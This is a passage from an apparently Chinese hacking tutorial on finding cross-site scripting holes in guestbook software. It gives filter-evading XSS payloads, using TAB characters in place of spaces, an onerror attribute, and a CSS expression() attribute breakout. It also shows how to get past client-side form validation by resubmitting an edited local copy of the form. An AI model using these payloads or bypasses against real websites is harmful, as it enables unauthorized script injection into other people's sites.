


图6




图7

这时候就不能使用空格了，可以使用TAB键来代替空格的功能，我们构造代码“#####' onerror=alert(/a/) '”，注意其中的空白处均是由一个TAB构造的，我们在自定义头像处填写上面这段代码，当我们再次签写新的留言时，访问留言就会发现跨站的效果了，如图8，其中的onerror就是使得图片无法正常显示时执行后面的代码，而我们的图片地址为“####”自然是无法正常显示的，由此也就触动了代码，其中对空格的过滤，我们使用了TAB键来进行了绕过。




图8

第四套系统是“安迪超级留言板”，界面如图9所示，我们直接点击“签写留言”，同样在所有的地方填写“<123>”，这时弹出了如图10所示的提示，QQ号码必须是数值型，所以要想在这儿跨站难度就比较大了，我们先在提示出错的地方按正常的内容填写，主页就写百度的地址，邮箱随便写一个，只要符合基本格式就行，QQ号填写数字。




图9




图10

填写成功后，我们来到主页，然后查看原代码，查询“123”，可以看到代码“ 留言签名：<123>”，这里尖括号已经被过滤了，而且填写的内容并没有被包含在标签之中，我们接着查找刚才在主页处填

写的BAIDU的地址，搜索“baidu”，搜索到内容为“<a href='http://www.baidu.com' target='_blank' onMouseOver="toolTip('http://www.baidu.com', '#cccccc', '#666666')" onMouseOut="toolTip()">”，所填写的内容已经出现在标签中，下面就是构造代码“123' STYLE='xss:expression(alert(/a/))'”，如果显示正常的话，整个标签就会变成“<a href='123' STYLE='xss:expression(alert(/a/))'' target='_blank' onMouseOver="toolTip('123' STYLE='xss:expression(alert(/a/))'', '#cccccc', '#666666')" onMouseOut="toolTip()">”，我们可以把上面的标签保存到一个HTML文件中，先在本地测试一下，看能否正常显示，如果显示正常，弹出了窗口就说明可行，我们将其保存为1.HTM，运行后的结果如图11所示，这样就进一步证明了可行性。




图11

接下来就是在主页处填写构造好的代码，但我们点提交时却被提示说主页的形式不合法，我尝试了多种变形，比如添加上“http://”头部可还是不行。我查看了一下代码，找到了辨别主页合法性的代码“<input name="homeurl" type="text" id="homeurl" size="30" require="false" dataType="Url" msg="非法的Url,是不是没加http:// 呢?">”，再查找处理这些内容的ASP文件，会看到如下的代码：

```
    省略部分代码……
ErrorMessage : ['你需要检查一下下面几项: \t\t\t\t'],
Validate : function(theForm, mode){
    var obj = theForm || event.srcElement;
    var count = obj.elements.length;
    this.ErrorMessage.length = 1;
    this.ErrorItem.length = 1;
    this.ErrorItem[0] = obj;
    for(var i=0;i<count;i++){
            with(obj.elements[i]){
            var _dataType = getAttribute("dataType");
            if(typeof(_dataType) == "object" || typeof
(this[_dataType]) == "undefined") continue;
                this.ClearState(obj.elements[i]);
    if(getAttribute("require") == "false" && value == "")
continue;
                switch(_dataType){
                case "Date":
                    case "Repeat":
                    case "Range":
                    case "Compare":
                    case "Custom":
                    case "Group":
                    case "Limit":
                    case "LimitB":
                    case "SafeString":
    省略部分代码……
```

由于代码较长所以我只列出了一部分，简单的说就是根据dataType所得到的内容，如果dataType对应的是“URL”，那么就会按照URL的常规格式对我们所填写的内容进行检查。既然知道了原理对付起来就比较容易了，可以在本地进行提交，然后把dataType改成“Require”，这点是怎么得来的呢，可以查看签写留言处的代码，看到一句“<input name="name" type="text" id="name" size="30" maxlength="12" dataType="Require" msg="昵称不能为空"＞”，由于昵称在填写时可以发现是没有限制的，那么加以推测就可以知道，dataType在格式为“Require”时肯定不会有太多的限制。

我们可以把签写留言的代码保存到本地，修改FORM的action的地址为“http://127.0.0.1/write.asp?action=new”，并把dataType的格式改为“Require”，由于其中还有验证码所以还有一个地方是需要修改的，就是“<img src="include/code.asp" border="0">”，这里是产生验证码的图片的地址，将它补全为“<img src="http://127.0.0.1/include/code.asp" border="0">”，修改完毕后将代码保存后运行，然后在主页处填写“123' STYLE='xss:expression(alert(/a/))'”，其它地方正常填写，提交后本以为这样就可以拿下了，可没想到的是居然被禁止了从外部提交，如图12。

